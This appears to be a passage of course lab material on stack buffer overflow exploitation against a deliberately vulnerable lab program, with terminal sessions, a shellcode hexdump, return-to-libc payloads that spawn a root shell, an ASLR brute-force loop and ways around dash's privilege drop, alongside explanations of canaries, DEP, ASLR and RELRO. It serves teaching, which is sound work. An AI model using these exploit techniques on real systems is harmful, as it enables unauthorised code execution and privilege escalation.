
```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit'
Owned!!!
Program exited normally.
(gdb) quit
pac@pac:~ $ ./basic_vuln.o `cat exploit'
Illegal instruction
pac@pac:~ $
```

Now for the moment of truth. Fire up GDB, do not set a breakpoint, and run the program. You should see “Owned!!!” printed to the console! Now try running the exploit outside of GDB. Likely you will see “Illegal instruction”. This is because the offsets are slightly different as a result of the debugger adding instrumentation. So how do we calculate the new offsets?



A screenshot of a terminal window titled "Terminal". The window has a green header bar with menu options: File, Edit, View, Terminal, Tabs, Help. Below the header is a light blue status bar. The main area of the terminal shows the command "pac@pac:~ \$ gcc basic_vuln.c -o basic_vuln.o" followed by a new line. The terminal has a black background and white text.

Proprietary software is almost always compiled without debug options, so we might want to re-compile the `basic_vuln` code without the “-g” option. Note that for this lab we left debug options enabled because it makes debugging significantly easier. In future labs we will not have this luxury.



```
pac@pac:~ $ cat payload > final-exploit
pac@pac:~ $ for i in $(seq 1 15)
> do
> printf "\nWord offset $i result: "
> perl -e 'print "\x08\xF7\xFF\xBF"' >> final-exploit
> ./basic_vuln.o `cat final-exploit`;
> done

Word offset 1 result:
Word offset 2 result:
Word offset 3 result: Illegal instruction

Word offset 4 result: Illegal instruction

Word offset 5 result: Illegal instruction

Word offset 6 result: Illegal instruction

Word offset 7 result: Illegal instruction

Word offset 8 result: Illegal instruction

Word offset 9 result: Segmentation fault

Word offset 10 result: Segmentation fault

Word offset 11 result: Segmentation fault

Word offset 12 result: Segmentation fault

Word offset 13 result: Owned!!!
Word offset 14 result: Owned!!!
pac@pac:~ $
```

We need to figure out the new offsets for when the program is run outside of GDB. We could manually guess and check, but that would be time consuming and stupid. Instead we could try brute forcing a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload. We try several offsets and find that at a 13 word offset EIP is overwritten and our exploit is successful.

The image shows two terminal windows side-by-side. The left window displays a memory dump of a binary file, likely a shellcode payload. The right window shows the process of developing a exploit for a vulnerability in a program named 'basic_vuln'. The exploit involves generating a payload, calculating its MD5 sum, and then running it to gain control of the program.

Terminal 1 (Memory Dump):

00000000	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
00000010	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 31 C01.
00000020	31 DB 31 C9	31 D2 B0 04	B3 01 68 64	21 21 21 68	1.1.1....hd!!!h	
00000030	4F 77 6E 65	89 E1 B2 08	CD 80 B0 01	31 DB CD 80	Owne.....1...	
00000040	CC CC CC CC	CC CC CC CC	EF BE AD DE	D8 F7 FF BF	

Terminal 2 (Exploit Development):

```
pac@pac:~ $ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~ $ md5sum basic_vuln.o
eef36bb004915d57a3ef7d14cc1394de  basic_vuln.o
pac@pac:~ $ ./basic_vuln.o `cat exploit`
Owned!!!
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit'
Owned!!!
Program exited normally.
(gdb)
```

The screenshot shows a terminal window titled "pac". The terminal output is as follows:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ cat basic_notvuln.c
#include <stdio.h>
int main(int argc, char **argv){
    char buf[64];
    // LEN-1 so that we don't write a null byte
    // past the bounds if n=sizeof(buf)
    strncpy(buf, argv[1], 64-1);
}
pac@pac:~ $ gcc basic_notvuln.c -g -o basic_notvuln.o
pac@pac:~ $ gdb -q basic_notvuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+42
Breakpoint 1 at 0x0804839e: file basic_notvuln.c, line 6.
(gdb) run `perl -e 'print "A"x100'`
Starting program: /home/pac/basic_notvuln.o `perl -e 'print "A"x100'`

Breakpoint 1, 0x0804839e in main (argc=2, argv=0xbffff884) at basic_notvuln.c:6
6      strncpy(buf, argv[1], 64-1);
(gdb) info register ebp
ebp          0xbffff7f8          0xbffff7f8
(gdb) c
Continuing.

Program exited with code 0260.
(gdb) █
```

Mitigation: Secure Coding

One way to mitigate buffer overflow attacks is by practicing secure coding techniques. Every time your code solicits input, whether it is from a user, from a file, over a network, etc., there is a potential to receive inappropriate data. You should also consider that unsolicited data in your program may be tainted by other data that is directly solicited.

If the input data is longer than the buffer we have allocated it must be truncated or we run the risk of a buffer overflow vulnerability. Similarly, if we allocated a buffer and the input data is too short, then we run the risk of a buffer underflow vulnerability. In some languages such as C a buffer's initial contents is just what happened to previously be in that memory region. In the case of the Heartbleed vulnerability a buffer underflow was leveraged to provide a smaller input to the allocated buffer which was then returned to the attacker partially filled with the contents of old memory regions. Heartbleed was a serious concern because attacker's could repeat this request multiple times to pilfer memory for sensitive data.

Secure programming is arguably our best defense against buffer overflows.

BOMod Stack Guard Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: ABCDEFGHIJ

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}
void forbidden_function()
{
    puts("Oh, bother.");
}
void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
ABCDEFGHIJ

Next character must overwrite stack canary
'?' before it overwrites return pointer '\$'!

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2		X													*	
3																
4																
5																
6																
7																
8																
A																
B																
C	H	e	l	l	o	.					A	B	C	D	E	F
D	G	H	I	J	?	\$										
E																
F																

Now is where you can use the text box above to give input to the program and click 'Play' or 'Step Forward' to resume

Mitigation: Stack Canaries

Coal miners used to bring a canary (bird) into the coal mines to serve as an early warning if the mine filled with poisonous gases. Since the canary would die before the miner's would from any poisonous gas, miner's knew to exit the mine as soon as they saw a dead canary. Borrowing from this analogy, a “canary” can be placed just before each return pointer. When the compiler creates the program it generates a random value to act as a canary and places it before the sensitive location in memory. Before the program is allowed to use the protected value (such as a return pointer) it checks to see if the canary

Since it's usually not possible for an attacker to read the value of the canary before overwriting the buffer (and likely “killing” the canary), it becomes a guessing game for the attacker to overwrite the canary with the correct value. The *StackGuard.jar* interactive demo provides a simple example of how stack canaries work in theory.

In some situations, it is may be possible for an attacker to deal with canaries. If the attack can be repeated the attacker may be able to repeat the attack until he correctly guesses the value of the canary. In other cases a separate bug may be used to reveal the value of the canary enabling the attacker supply the correct canary value. Finally, the attacker may rely on the behavior of the canary to throw an exception when the canary is killed. If the

attacker is able to overwrite the existing exception handler structure on the stack, he can use it to redirect control flow. This technique is known as a Structured Exception Handling (SEH) exploit.

Follow up Exercise: Read the GCC man page entry for the “-fstack-protector” flag. You can find it by searching “man gcc | grep stack-protector”. Note that the version of GCC in the VM is too old to actually support this option.

Non-executable Stack Memory Protections

Idea: Mark memory regions corresponding to buffers in programs as *data* regions and prevent the program from ever executing *code* in a region marked as *data*.

Mitigation: Data Execution Prevention (DEP) and No-eXecute (NX) Bit

So far our basic exploit process is as follows: 1) find a memory corruption 2) change control flow 3) execute shellcode on the stack. However most applications never need to execute memory on the stack, so why not just make the stack nonexecutable? This is done with segmentation, which marks sections of the program as *data* or *code* and prevents *data* from being executed. This protection is referred to as either Data Execution Prevention (DEP) or No-eXecute (NX) bit. DEP/NX are enabled by default on most modern operating systems. So without the ability to execute data on the stack, we need to get more creative....enter ret2libc also known as return-oriented programming (ROP).

Return-oriented Programming (ROP)

Idea: Can't execute "data" on the stack, so instead we redirect the control flow to execute "code" that is already in memory.

Exploitation Idea (2): If we can't execute *data* we've placed on the stack as *code*, then we could just find code that already exists and *return* to it instead. We can even place *data* on the stack that influences how existing *code* will behave. Once the code has finished executing it can be configured to *return* to another location in memory. By chaining together multiple *returns* to existing *code* segments we can create any arbitrary program and completely bypass DEP/NX memory protections.

```
pac@pac:~ $ cat dummy.c
int main(){
    system();
}
pac@pac:~ $ gcc -o dummy.o dummy.c
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb)
```

This time let's modify our exploit to drop a command shell instead of printing "Owned!!!". In a sense, the exploit to spawn a command shell with return-oriented programming is easier because we won't need to write any shellcode. A C program can spawn a command shell by calling the *system* function in the C standard library (*libc*) with the string parameter *"/bin/sh"*. In order to *return* to the *system* function, we need to know the memory address of where the *system* function is located in *libc*. One way to find this information is write a simple C program, which makes a call to *system* (shown as *dummy.c* above). In GDB set a breakpoint on the *main* function and then run the program. When the program pauses at the breakpoint type "print *system*" to print the memory address of the *system* function.

```
pac@pac:~ $ cat getenvaddr.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char *ptr;
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2]))*2;
    printf("%s will be at %p\n", argv[1], ptr);
}

pac@pac:~ $ gcc getenvaddr.c -o getenvaddr.o
pac@pac:~ $ export BINSH="/bin/sh"
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbffffe71
pac@pac:~ $
```

While we could store our parameter on the stack in the buffer, we can also use an environment variables to easily store the string we intend to pass to *system* function. Calling the *system* function with “/bin/sh” will spawn a shell. The *getenvaddr.c* program will output the starting memory address of a given environment variable, which we will need to know to build our exploit.

Note: Just like how padding our previous exploit with NOPs added some robustness to the final exploit, we can abuse the behavior of the *system* function a bit by adding a few extra spaces in front of “/bin/sh”. The *system* command will strip the leading whitespace so if we are off by a few bytes out exploit will still work. In this example, we added 10 spaces before “/bin/sh”.

The screenshot shows a terminal window titled "pac". The user has run several perl commands to build a exploit payload. These commands include printing bytes to a file named "exploit" such as "A"x72", "BASE", "\x80\x0D\xED\xB7", and "FAKE". The user then starts a debugger session with "gdb -q basic_vuln.o" and runs the exploit program. The exploit program starts and the user is prompted with a shell prompt "sh-3.2\$".

```
File Edit View Terminal Tabs Help
pac@pac:~ $ perl -e 'print "A"x72' > exploit
pac@pac:~ $ perl -e 'print "BASE"' >> exploit
pac@pac:~ $ perl -e 'print "\x80\x0D\xED\xB7"' >> exploit
pac@pac:~ $ perl -e 'print "FAKE"' >> exploit
pac@pac:~ $ perl -e 'print "\x71\xFE\xFF\xBF"' >> exploit
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit'
sh-3.2$
```

As we learned earlier, we need 72 bytes to fill buffer up to the point to overwrite EBP (base) register. In this example we overwrite the EBP register with a 4 byte filler value of “BASE”. Next we need to setup the stack for the call to the *system* function with the parameter value of “/bin/sh”. When we return into libc the return address and function arguments will be read off the stack. After a function call the stack should be formatted as:


| function address | return address | argument 1 | argument 2 | ... |

The function address of the *system* function is 0xB7ED0D80. Since we are calling into *system* to drop a shell we really don’t care about returning so we can put any value for the return address. In this example we set the return address to a 4 byte value of “FAKE”. The *system* function has a single string pointer argument. The memory address of the “/bin/sh” string is 0xBFFFFE71. Note that, like before, we must write the addresses backwards because both addresses will be read as little endian values.

When the return pointer is overwritten the program jumps to and executes the function with the arguments on the stack before it returns to the return address specified on the stack (this is sometimes called a “gadget”). By replacing the “FAKE” return address with the address of another gadget we could chain together multiple gadgets. By chaining gadgets, return-oriented programming provides a Turing-complete logic to the attacker.


Note that we are overwriting our old exploit here, but you could replace the “exploit” file with another filename such as “ropexploit” or “exploit2” if you want to preserve your old exploit.

x86 Privilege Levels



If we were to run the *whoami* command in the shell dropped by our exploit, what would it print? That is, what privilege level is our exploit running at? That entirely depends on the privilege level the original process was running at before it was exploited! In x86 there are 4 *rings* (levels) of privileges. The outermost ring is for user applications whereas the inner most rings are devoted to device drivers and the kernel. Many system calls are not available to the outer rings, so exploits in the kernel are highly prized targets for hackers since they can be used to run code with the highest operating system privileges (Ring 0) and even add or replace portions of the core operating system. Note that most modern operating systems now make little distinction between rings 1-3 and separate the rings basically into Ring 3 (*userland* or *user space*) and Ring 0 (*kernel space*).

Thought: Is there a ring -1? What could an exploit in hardware, virtual machine host, etc. accomplish that a Ring 0 exploit could not? For a good follow up read Ken Thompson's short paper for his classic 1984 Turing Award speech: "Reflections on Trusting Trust" (<https://dl.acm.org/citation.cfm?id=358210>). This paper is required reading for any self respecting hacker.



The screenshot shows a terminal window titled "pac". The terminal contains the following session:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ sudo chown root ./basic_vuln.o
pac@pac:~ $ sudo chmod u+s ./basic_vuln.o
pac@pac:~ $ ls -l ./basic_vuln.o
-rwsr-xr-x 1 root pac 12026 2017-02-12 00:41 ./basic_vuln.o
pac@pac:~ $ whoami
pac
pac@pac:~ $ ./basic_vuln.o `cat exploit`
sh-3.2# whoami
root
sh-3.2#
```

Let's make our *basic_vuln* program truly vulnerable by changing the owning user to *root* and setting the sticky bit flag so that the *basic_vuln* program runs as root when it's invoked. Now when *basic_vuln* is exploit it will drop a shell with root privileges.

```

pac@pac:~ $ sudo su -
root@pac:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@pac:~ # exit
logout
pac@pac:~ $ export BINSH="/bin/sh"
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbff05e71
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbff894e71
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ebcd80 <system>
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e63d80 <system>
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $ ./basic_vuln.o `cat exploit`
Segmentation fault

```

Mitigation: Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR) defeats this exploit by randomizing the locations of memory. Notice that the location of the BINSH environment variable changes on successive runs of our *basic_vuln.o* program. In fact the location of the buffer itself and the *system* function in *libc* changes too. So our exploit has no reliable way to *return* to a function in *libc* or the data in the buffer. Interestingly, that while ASLR prevents ROP style exploits designed to evade DEP, ASLR does NOT prevent the execution of data on the stack. ASLR addresses an issue that DEP does not whereas DEP addresses an issue that ASLR does not. We need both protections.

If ASLR was enabled without DEP, our first exploit version would almost be sufficient. The only problem would be that we wouldn't reliably know where the buffer is in memory. One observation made by attackers was that when a buffer on the stack is overflowed the ESP (*Stack Pointer*) tended to point within the buffer when the program crashed. This makes sense because the *Stack Pointer* points to the current stack location and the buffer is on the stack. Despite the randomization made by ASLR, the ESP register and the buffer are changed the same random value. While ASLR was still being introduced attackers exploited the fact that not all libraries were protected by ASLR (mechanisms existed to opt out in order to maintain backwards compatibility). Since the instructions of those libraries could

be found at fixed memory addresses attackers could still reliably *return* to existing *code*. One trick that became common was to locate the address of a “JMP ESP” instruction at a fixed memory address. When the EIP (*Instruction Pointer*) register contains the memory address of a “JMP ESP” instruction, the CPU will jump to the memory address stored in the ESP register and begin executing code from that location. This allows us to completely bypass ASLR and reliably execute *data* on the stack.

Modern techniques for bypassing ASLR include a combination of finding ways to reduce the amount of randomization and bruteforce (repeating the attack until you are successful), increasing the probability of success by spraying memory with NOP sleds and copies of the shellcode while hoping that control jumps to a compromised region of memory, and using side channels that leak information about the layout of memory to correctly deduce the jump target locations.


Brute Forcing 32-bit ASLR with ROP Exploit

```
attempts=0

while true; do
    attempts=$((attempts + 1))
    echo "Executions so far: $attempts"
    ./basic_vuln $(cat exploit)
done
```

The return-to-libc attack using return-oriented programming (ROP) we developed used a valid location of the `system` function, but enabling ASLR causes our exploit to fail when the address of the `system` function changes, which made the exploit invalid. If memory is randomized for every program execution, then an exploit developed for a particular memory layout will fail for other randomized layouts. However, on 32-bit Linux systems, stacks only have 19 bits of entropy, which means that the stack-based address can only have $2^{19} = 524,288$ possibilities. This number is not actually that high and could easily be exhausted with a brute force approach. If the program is executed repeatedly with the same exploit, eventually the system will randomly choose the previously exploited memory layout and the exploit will succeed. The simple shell script shown here executes the vulnerable program with the exploit until it succeeds. On a 32-bit system this will take anywhere from a few minutes to a day to complete. This approach does not scale to 64-bit environments, which offer many more possibilities.

Lab 3: Exploit Development on 64-bit Binaries



```
pac@pac:~$ screenfetch
./+o-
yyyyy- -yyyyyy+
://----- -yyyyyyo
.++ .:/+++++- .+sss/` 
.:++o: /++++++/:-:/- 
o:+o:+:+. .``.-/oo++++/ 
.:+o:+o/. `+sssooo+/ 
.++/+:+oo:+o: `/sssooo. 
/+++/+: `oo+o /::--:.
\+/+o+++`o++o +///. 
.++.o++oo+: `/ddhhh. 
.+.o+oo:. `oddhhhh+ 
\+.++o+o`--`.:ohdhhhhh+ 
`o+++ `ohhhhhhhhyo++os: 
.o: `syhhhhhh/.oo++o` 
/osyyyyyo++ooo+++/ 
`----+oo++o\: 
`oo++.
```

pac@pac
OS: Ubuntu 18.04 bionic
Kernel: x86_64 Linux 5.3.0-46-generic
Uptime: 16h 34m
Packages: 1649
Shell: bash 4.4.20
Resolution: 1920x1095
DE: GNOME
WM: GNOME Shell
WM Theme: Adwaita
GTK Theme: Ambiance [GTK2/3]
Icon Theme: ubuntu-mono-dark
Font: Ubuntu 11
CPU: Intel Core i7-4770K @ 3.492GHz
GPU: svgadrmfb
RAM: 1698MiB / 3936MiB

In Lab 3 we will be switching to the Ubuntu 18.04 LTS virtual machine. The username and password are the same (*pac:badpass*). In this lab we will be repeating the earlier labs to explore 64-bit architectures with modern toolchains. We will also explore leveraging Python for exploit development.

A Brief Detour into Modern x64 Binaries

- 32-bit addresses are 4 bytes
- 64-bit address size is 8 bytes, but only virtually addressable to 6 bytes
- Registers are prefixed with an “R”
- Security protections are turned on by default
 - ASLR, DEP, Stack Canaries
 - Relocation Read-Only (RELRO)
 - Dash shell will revert privilege levels

Register	16 bits	32 bits	64 bits	Type
Accumulator	AX	EAX	RAX	General
Base	BX	EBX	RBX	General
Counter	CX	ECX	RCX	General
Data	DX	EDX	RDX	General
Source Index	SI	ESI	RSI	Pointer
Target Index	DI	EDI	RDI	Pointer
Base Pointer	BP	EBP	RBП	Pointer
Top Pointer	SP	ESP	RSP	Pointer
Instruction Pointer	IP	EIP	RIP	Pointer
Code Segment	CS	-	-	Segment

64 bit memory addresses are 8 bytes, but current architectures can only address up to 6 byte addresses. So an address of 0x00004141414141 may be a valid address but 0x41414141414141 is not and will immediately through an error if accessed during execution or debugging.

ASLR on 64 bit environments is too large of a space to practically force a collision without more advanced techniques to first reduce entropy. For example, if a memory address of a known library function is somehow leaked through a bug then ASLR protections can be bypassed by dynamically calculating the offsets to desired functions or instruction gadgets in the library. The requirements for the attack to be able to dynamically generate customized exploits start to restrict the scenarios of the attack (e.g. a bug in a web browser rendering engine could be dynamically exploited by using JavaScript).

RELRO is an ELF binary protection mechanism that hardens binaries against an attack that involves overwriting the Global Offset Table (GOT) which is used to dynamically resolve and cache offsets of functions that exists in shared libraries. The RELRO protection forces the binary to resolve all the linked functions at the beginning of program execution and then moves these offsets to a read only portion of memory so that they cannot later be overwritten to maliciously hijack control flow. We will not be looking at this mechanism, but we will disable it nonetheless.

Ubuntu 16.04 adds another countermeasure to the dash shell, which drops privileges when it detects that an effective UID does not equal the real UID. We can examine the dash program's changelog. We can see an additional check, which compares real and effective user/group IDs. The countermeasure implemented in dash can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking `setuid(0)` to set the user ID to root before executing `execve()` in the shellcode.

```
// https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
// main() function in main.c has following changes:
```

```
++ uid = getuid();
++ gid = getgid();

++ /*
++ * To limit bogus system(3) or popen(3) calls in setuid binaries,
++ * require -p flag to work in this situation.
++ */
++ if (!pflag && (uid != geteuid() || gid != getegid())) {
++   setuid(uid);
++   setgid(gid);
++   /* PS1 might need to be changed accordingly. */
++   choose_ps1();
++ }
```

Exploit Development with Python

- ***Caution:*** Python2 and Python3 handle printing strings differently
 - Differences in handling of Unicode and appending newline (0x0a)
 - *Recommendation (for this lab):* Use python2 `sys.stdout.write`
- **Experiment:**
 - `python3 -c 'print("\xFF")' | hexdump -C`
 - `python3 -c 'print("\xFF", end="")' | hexdump -C`
 - `python3 -c 'print(b"\xFF")' | hexdump -C`
 - `python -c 'print("\xFF")' | hexdump -C`
 - `python -c 'import sys; sys.stdout.write("\xFF")' | hexdump -C`

Just be aware that different languages and language APIs will handle newlines and Unicode differently. Your exploit will be sensitive to these issues so know what you are working with before going too far down one rabbit hole in order to save yourself a big headache later!

For more details about exploit development with Python you can watch the Live Overflow YouTube episode on *Python 2 vs 3 for Binary Exploitation Scripts*

(<https://www.youtube.com/watch?v=FxNS-zSS7MQ>).

Exploit Development with Python

- PEDA GDB Plugin
 - Adds Python interpreter support inside GDB
 - <https://github.com/longld/peda>
- PwnTools Python Library
 - Helpers for formatting and constructing exploits
 - Support for shellcode generation
 - <https://docs.pwntools.com/en/stable/>
- IPython / Jupyter Notebooks
 - Interactive notebooks to mix documentation and code execution
 - <https://jupyter.org/>
 - <https://nteract.io/desktop>

Experimenting with ASLR

```
pac@pac:~/Desktop/lab3$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
pac@pac:~/Desktop/lab3$ cat /proc/sys/kernel/randomize_va_space
2
pac@pac:~/Desktop/lab3$ cat pie.c
#include <stdio.h>

int main(int argc, char** argv){
    printf("address of main function is: %p\n", main);
    return 0;
}
pac@pac:~/Desktop/lab3$ gcc pie.c -o pie
pac@pac:~/Desktop/lab3$ ./pie
address of main function is: 0x55d99d7f564a
pac@pac:~/Desktop/lab3$ ./pie
address of main function is: 0x564c1b7d664a
pac@pac:~/Desktop/lab3$ ./pie
address of main function is: 0x560c9194b64a
pac@pac:~/Desktop/lab3$ gcc pie.c -no-pie -o pie
pac@pac:~/Desktop/lab3$ ./pie
address of main function is: 0x4004e7
pac@pac:~/Desktop/lab3$ ./pie
address of main function is: 0x4004e7
pac@pac:~/Desktop/lab3$
```

```
